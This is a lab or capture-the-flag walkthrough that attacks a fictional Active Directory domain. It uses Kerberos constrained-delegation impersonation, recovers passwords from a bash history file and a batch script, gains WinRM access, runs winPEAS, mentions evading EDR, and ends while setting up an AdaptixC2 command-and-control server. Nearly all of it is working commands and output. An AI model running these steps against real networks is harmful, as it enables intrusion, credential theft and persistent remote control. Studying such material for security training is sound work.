
Credits: The Hacker Recipes - Kerberos Constrained Delegation
- Impersonate
malonethen get his TGT:
$ impacket-getST -spn 'host/GABRIEL.ifixtcentcen.loc' -impersonate 'malone' ifixtcentcen.loc/ilona:'!!!!Sweet!!!!' -dc-ip 10.0.10.33
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating malone
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in malone@host_GABRIEL.ifixtcentcen.loc@IFIXTCENTCEN.LOC.ccache
- Impersonate
babypozzithen get his TGT:
$ impacket-getST -spn 'host/GABRIEL.ifixtcentcen.loc' -impersonate 'babypozzi' ifixtcentcen.loc/ilona:'!!!!Sweet!!!!' -dc-ip 10.0.10.33
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating babypozzi
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in babypozzi@host_GABRIEL.ifixtcentcen.loc@IFIXTCENTCEN.LOC.ccache
Use both + ilona to list SMB shares on GABRIEL:
$ export KRB5CCNAME=malone@host_GABRIEL.ifixtcentcen.loc@IFIXTCENTCEN.LOC.ccache; nxc smb GABRIEL.ifixtcentcen.loc -k --shares
SMB         GABRIEL.ifixtcentcen.loc 445    GABRIEL          [*] Unix - Samba (name:GABRIEL) (domin:ifixtcentcen.loc) (signing:False) (SMBv1:False) (Null Auth:True)
SMB         GABRIEL.ifixtcentcen.loc 445    GABRIEL          [-] Error enumerating shares: STATUS_USER_SESSION_DELETED

$ export KRB5CCNAME=babypozzi@host_GABRIEL.ifixtcentcen.loc@IFIXTCENTCEN.LOC.ccache; nxc smb GABRIEL.ifixtcentcen.loc -k --shares
SMB         GABRIEL.ifixtcentcen.loc 445    GABRIEL          [*] Unix - Samba (name:GABRIEL) (domin:ifixtcentcen.loc) (signing:False) (SMBv1:False) (Null Auth:True)
SMB         GABRIEL.ifixtcentcen.loc 445    GABRIEL          [-] Error enumerating shares: STATUS_USER_SESSION_DELETED

$ export KRB5CCNAME=ilona.ccache; nxc smb GABRIEL.ifixtcentcen.loc -k --shares
SMB         GABRIEL.ifixtcentcen.loc 445    GABRIEL          [*] Unix - Samba (name:GABRIEL) (domin:ifixtcentcen.loc) (signing:False) (SMBv1:False) (Null Auth:True)
SMB         GABRIEL.ifixtcentcen.loc 445    GABRIEL          [-] Error enumerating shares: STATUS_USER_SESSION_DELETED
Nothing.
In our Domain users list, we found other accounts, so let’s impersonate them too then check SMB share:
- luanaborgia:
$ impacket-getST -spn 'host/GABRIEL.ifixtcentcen.loc' -impersonate 'luanaborgia' ifixtcentcen.loc/ilona:'!!!!Sweet!!!!' -dc-ip 10.0.10.33
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating luanaborgia
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in luanaborgia@host_GABRIEL.ifixtcentcen.loc@IFIXTCENTCEN.LOC.ccache
$ export KRB5CCNAME=luanaborgia@host_GABRIEL.ifixtcentcen.loc@IFIXTCENTCEN.LOC.ccache; nxc smb GABRIEL.ifixtcentcen.loc -k --shares
SMB         GABRIEL.ifixtcentcen.loc 445    GABRIEL          [*] Unix - Samba (name:GABRIEL) (domin:ifixtcentcen.loc) (signing:False) (SMBv1:False) (Null Auth:True)
SMB         GABRIEL.ifixtcentcen.loc 445    GABRIEL          [-] Error enumerating shares: STATUS_USER_SESSION_DELETED
Failed.
- platinette:
$ impacket-getST -spn 'host/GABRIEL.ifixtcentcen.loc' -impersonate 'platinette' ifixtcentcen.loc/ilona:'!!!!Sweet!!!!' -dc-ip 10.0.10.33
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Getting TGT for user
[*] Impersonating platinette
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in platinette@host_GABRIEL.ifixtcentcen.loc@IFIXTCENTCEN.LOC.ccache
$ export KRB5CCNAME=platinette@host_GABRIEL.ifixtcentcen.loc@IFIXTCENTCEN.LOC.ccache; nxc smb GABRIEL.ifixtcentcen.loc -k --shares
SMB         GABRIEL.ifixtcentcen.loc 445    GABRIEL          [*] Unix - Samba (name:GABRIEL) (domin:ifixtcentcen.loc) (signing:False) (SMBv1:False) (Null Auth:True)
SMB         GABRIEL.ifixtcentcen.loc 445    GABRIEL          [-] Error enumerating shares: STATUS_USER_SESSION_DELETED
SMB share (platinette)
After more research on Error enumerating shares: STATUS_USER_SESSION_DELETED, sometimes it’s because an EDR catch our request, especially when using Netexec…
To reduce the noice with the EDR, we switch to impacket smbclient, and that works:
$ impacket-smbclient -k GABRIEL.ifixtcentcen.loc
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# shares
homes
IPC$
platinette
# use platinette
# ls
drw-rw-rw-          0  Sun Apr 27 16:43:10 2025 .
drw-rw-rw-          0  Sat Apr 26 03:18:35 2025 ..
-rw-rw-rw-          0  Sat Apr 26 01:59:59 2025 peppe
-rw-rw-rw-        169  Sun Apr 27 16:43:10 2025 .bash_history
# cat .bash_history
^B^B^B
^B^B^B
^B^
^B^B
evill^H-winrm -i maryy^V^Hlinjess -u plato^Hinette -p A^G^Gssas^H^H^Hfronikhg^H^H^De^Aestra^E^E%
C
C
C
C
C
D
D
D
A
B
B
B
B
B
B
B
A
su - ra^B^Hoot

# mget .bash_history
[*] Downloading .bash_history
# exit
Then retry with previous account:
$ export KRB5CCNAME=luanaborgia@host_GABRIEL.ifixtcentcen.loc@IFIXTCENTCEN.LOC.ccache; impacket-smbclient -k GABRIEL.ifixtcentcen.loc
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# shares
homes
IPC$
luanaborgia
# use luanaborgia
# ls
drw-rw-rw-          0  Sat Apr 26 02:56:12 2025 .
drw-rw-rw-          0  Sat Apr 26 03:18:35 2025 ..
-rw-rw-rw-       3526  Sat Apr 26 02:56:09 2025 .bashrc
-rw-rw-rw-          5  Sat Apr 26 03:10:23 2025 .bash_history
-rw-rw-rw-        220  Sat Apr 26 02:56:09 2025 .bash_logout
-rw-rw-rw-        807  Sat Apr 26 02:56:09 2025 .profile
# cat .bash_history
[-] SMB SessionError: code: 0xc0000022 - STATUS_ACCESS_DENIED - {Access Denied} A process has requested access to an object but has not been granted those access rights.
# exit
Nothing is interesting.
- schicchi:
$ impacket-getST -spn 'host/GABRIEL.ifixtcentcen.loc' -impersonate 'schicchi' ifixtcentcen.loc/ilona:'!!!!Sweet!!!!' -dc-ip 10.0.10.33
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating schicchi
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[-] Kerberos SessionError: KDC_ERR_BADOPTION(KDC cannot accommodate requested option)
[-] Probably SPN is not allowed to delegate by user ilona or initial TGT not forwardable
Impersonation is not possible, let’s double check:
$ bloodyAD -d ifixtcentcen.loc -u 'ilona' -p '!!!!Sweet!!!!' --host SOC.ifixtcentcen.loc get object 'schicchi' --attr UserAccountControl

distinguishedName: CN=schicchi,CN=Users,DC=ifixtcentcen,DC=loc
userAccountControl: NORMAL_ACCOUNT; DONT_EXPIRE_PASSWORD; NOT_DELEGATED
The NOT_DELEGATED value in UserAccountControl means that “Account is sensitive and cannot be delegated” flag ensures that an account’s credentials cannot be forwarded to other computers or services on the network by a trusted application.
From our finding in the SMB share of platinette, we found an interesting string in her .bash_history:
evill^H-winrm -i maryy^V^Hlinjess -u plato^Hinette -p A^G^Gssas^H^H^Hfronikhg^H^H^De^Aestra^E^E%
| Symbol | Meaning |
|---|---|
| ^H | Backspace (deletes 1 char) |
| ^G | Bell (Ctrl+G), no deletion |
| ^D | EOT or delete (could signal deletion or end-of-input) |
| ^A | Start of line (Ctrl+A), usually ignored here |
| ^E | End of line (Ctrl+E), usually ignored here |
| % | Possibly just typed as literal % |
Then we found the platinette’s credentials:
platinette:Asfronikestra%
Double check:
$ nxc smb SOC.ifixtcentcen.loc -u 'platinette' -p 'Asfronikestra%'
SMB         10.0.10.33      445    SOC              [*] Windows 10 / Server 2019 Build 17763 x64 (name:SOC) (domin:ifixtcentcen.loc) (signing:True) (SMBv1:False) (Null Auth:True)
SMB         10.0.10.33      445    SOC              [+] ifixtcentcen.loc\platinette:Asfronikestra%
$ nxc winrm MARYLINJESS.ifixtcentcen.loc -u 'platinette' -p 'Asfronikestra%'
WINRM       10.0.10.34      5985   MARYLINJESS      [*] Windows 10 / Server 2019 Build 17763 (name:MARYLINJESS) (domain:ifixtcentcen.loc)
WINRM       10.0.10.34      5985   MARYLINJESS      [+] ifixtcentcen.loc\platinette:Asfronikestra% (Pwn3d!)
Access confirmed.
MARYLINJESS
Credential hunting (malone)
Let’s enumerate:
$ git clone https://github.com/ozelis/winrmexec.git
$ python3 winrmexec/evil_winrmexec.py 'ifixtcentcen.loc/platinette:Asfronikestra%@MARYLINJESS.ifixtcentcen.loc' -dc-ip 10.0.10.33
[*] '-target_ip' not specified, using MARYLINJESS.ifixtcentcen.loc
[*] '-port' not specified, using 5985
[*] '-url' not specified, using http://MARYLINJESS.ifixtcentcen.loc:5985/wsman
PS C:\Users\platinette\Documents>
Check the privileges:
PS C:\Users\platinette\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
Nothing is interesting.
PS C:\Users\platinette\Documents> cd c:\
PS C:\> dir


    Directory: C:\


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        7/29/2025   7:44 AM                autocmd
d-----        11/5/2022  12:03 PM                PerfLogs
d-r---        4/27/2025  12:57 AM                Program Files
d-----        4/30/2025   1:08 AM                Program Files (x86)
d-----        7/29/2025   9:34 AM                temp
d-r---        4/26/2025   7:38 AM                Users
d-----        7/28/2025   4:36 PM                Windows
autocmdis not a folder present with the default installation.
Check this folder and found an insteresting file:
PS C:\> cd autocmd
PS C:\autocmd> dir


    Directory: C:\autocmd


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        4/25/2025  11:12 PM            124 emptydb.bat


PS C:\autocmd> type emptydb.bat
sqlcmd -S dbOne.divafutura.loc -U malone@ifixtcentcen.loc -P SGnucc%%erE -Q "delete from passwd where user like '%evil%';"
Found
malone:SGnucc%%erE.
Check it:
$ nxc smb SOC.ifixtcentcen.loc -u 'malone' -p 'SGnucc%%erE'
SMB         10.0.10.33      445    SOC              [*] Windows 10 / Server 2019 Build 17763 x64 (name:SOC) (domin:ifixtcentcen.loc) (signing:True) (SMBv1:False) (Null Auth:True)
SMB         10.0.10.33      445    SOC              [-] ifixtcentcen.loc\malone:SGnucc%%erE STATUS_LOGON_FAILURE
Failed then seems only used for SQL to dbOne.divafutura.loc
Check privilege escalation using winpeas:
PS C:\programdata> !upload winPEASx64_ofs.exe w.exe
PS C:\programdata> .\w.exe
 [!] If you want to run the file analysis checks (search sensitive information in files), you need to specify the 'fileanalysis' or 'all' argument. Note that this search might take several minutes. For help, run winpeass.exe --help
ANSI color bit for Windows is not set. If you are executing this from a Windows terminal inside the host you should run 'REG ADD HKCU\Console /v VirtualTerminalLevel /t REG_DWORD /d 1' and then start a new CMD
Long paths are disabled, so the maximum length of a path supported is 260 chars (this may cause false negatives when looking for files). If you are admin, you can enable it with 'REG ADD HKLM\SYSTEM\CurrentControlSet\Control\FileSystem /v VirtualTerminalLevel /t REG_DWORD /d 1' and then start a new CMD

               ((((((((((((((((((((((((((((((((
        (((((((((((((((((((((((((((((((((((((((((((
      ((((((((((((((**********/##########(((((((((((((
    ((((((((((((********************/#######(((((((((((
    ((((((((******************/@@@@@/****######((((((((((
    ((((((********************@@@@@@@@@@/***,####((((((((((
    (((((********************/@@@@@%@@@@/********##(((((((((
    (((############*********/%@@@@@@@@@/************((((((((
    ((##################(/******/@@@@@/***************((((((
    ((#########################(/**********************(((((
    ((##############################(/*****************(((((
    ((###################################(/************(((((
    ((#######################################(*********(((((
    ((#######(,.***.,(###################(..***.*******(((((
    ((#######*(#####((##################((######/(*****(((((
    ((###################(/***********(##############()(((((
    (((#####################/*******(################)((((((
    ((((############################################)((((((
    (((((##########################################)(((((((
    ((((((########################################)(((((((
    ((((((((####################################)((((((((
    (((((((((#################################)(((((((((
        ((((((((((##########################)(((((((((
              ((((((((((((((((((((((((((((((((((((((
                 ((((((((((((((((((((((((((((((

ADVISORY: winpeas should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or of any other collaborator. Use it at your own devices and/or with the device owner's permission.

  WinPEAS-ng by @hacktricks_live
...
Nothing is interesting.
C2 cooking
Quick check and see that this server can not joined our attacker machine but can join the jump box:
PS C:\autocmd> ping 10.8.0.131

Pinging 10.8.0.131 with 32 bytes of data:
PING: transmit failed. General failure.
PING: transmit failed. General failure.
PING: transmit failed. General failure.
PING: transmit failed. General failure.

Ping statistics for 10.8.0.131:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),

PS C:\autocmd> ping 10.0.10.200

Pinging 10.0.10.200 with 32 bytes of data:
Reply from 10.0.10.200: bytes=32 time<1ms TTL=64
Reply from 10.0.10.200: bytes=32 time<1ms TTL=64
Reply from 10.0.10.200: bytes=32 time<1ms TTL=64
Reply from 10.0.10.200: bytes=32 time<1ms TTL=64

Ping statistics for 10.0.10.200:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
We compile, configure AdaptixC2 + Extension-Kit then create a beacon agent:
$ git clone https://github.com/Adaptix-Framework/AdaptixC2.git
$ cd AdaptixC2
$ sudo apt install mingw-w64 make gcc g++ g++-mingw-w64
$ sudo apt install golang-go
$ sudo apt install gcc g++ build-essential make cmake mingw-w64 g++-mingw-w64 libssl-dev qt6-base-dev qt6-websockets-dev qt6-declarative-dev
$ make server
$ make extenders
$ make client
$ git clone https://github.com/Adaptix-Framework/Extension-Kit
$ cd Extension-Kit
$ make
$ ls dist
404page.html  AdaptixClient  adaptixserver  extenders  profile.json  ssl_gen.sh
$ cd dist
$ openssl req -x509 -noenc -newkey ec -pkeyopt ec_paramgen_curve:secp384r1 -keyout server.ecdsa.key -out server.ecdsa.crt -days 3650
$ ls
404page.html  AdaptixClient  adaptixserver  extenders  profile.json  server.ecdsa.crt  server.ecdsa.key  ssl_gen.sh
$ cat profile.json
{
  "Teamserver": {
    "interface": "127.0.0.1",
    "port": 4321,
    "endpoint": "/endpoint",
    "password": "azerty123!",
    "cert": "server.ecdsa.crt",
    "key": "server.ecdsa.key",
    "extenders": [
      "extenders/listener_beacon_http/config.json",
      "extenders/listener_beacon_smb/config.json",
      "extenders/listener_beacon_tcp/config.json",
      "extenders/agent_beacon/config.json",
      "extenders/listener_gopher_tcp/config.json",
      "extenders/agent_gopher/config.json"
    ],
    "access_token_live_hours": 12,
    "refresh_token_live_hours": 168
  },

  "ServerResponse": {
    "status": 404,
    "headers": {
      "Content-Type": "text/html; charset=UTF-8",
      "Server": "AdaptixC2",
      "Adaptix Version": "v0.7"
    },
    "page": "404page.html"
  },

  "EventCallback": {
    "Telegram": {
      "token": "",
      "chats_id": []
    },
    "new_agent_message": "New agent: %type% (%id%)\n\n%user% @ %computer% (%internalip%)\nelevated: %elevated%\nfrom: %externalip%\ndomain: %domain%"
  }
}
Start the server:
$ ./adaptixserver -profile profile.json

[===== Adaptix Framework v0.7 =====]

[+] Starting server -> https://127.0.0.1:4321/endpoint [07/08 19:47:00]
[*] Restore data from Database... [07/08 19:47:00]
   [+] Restored 0 agents [07/08 19:47:00]
   [+] Restored 0 pivots [07/08 19:47:00]
   [+] Restored 0 downloads [07/08 19:47:00]
   [+] Restored 0 screens [07/08 19:47:00]
   [+] Restored 0 credentials [07/08 19:47:00]
   [+] Restored 0 listeners [07/08 19:47:00]
Start the client:
$ ./AdaptixClient

Create our listener:

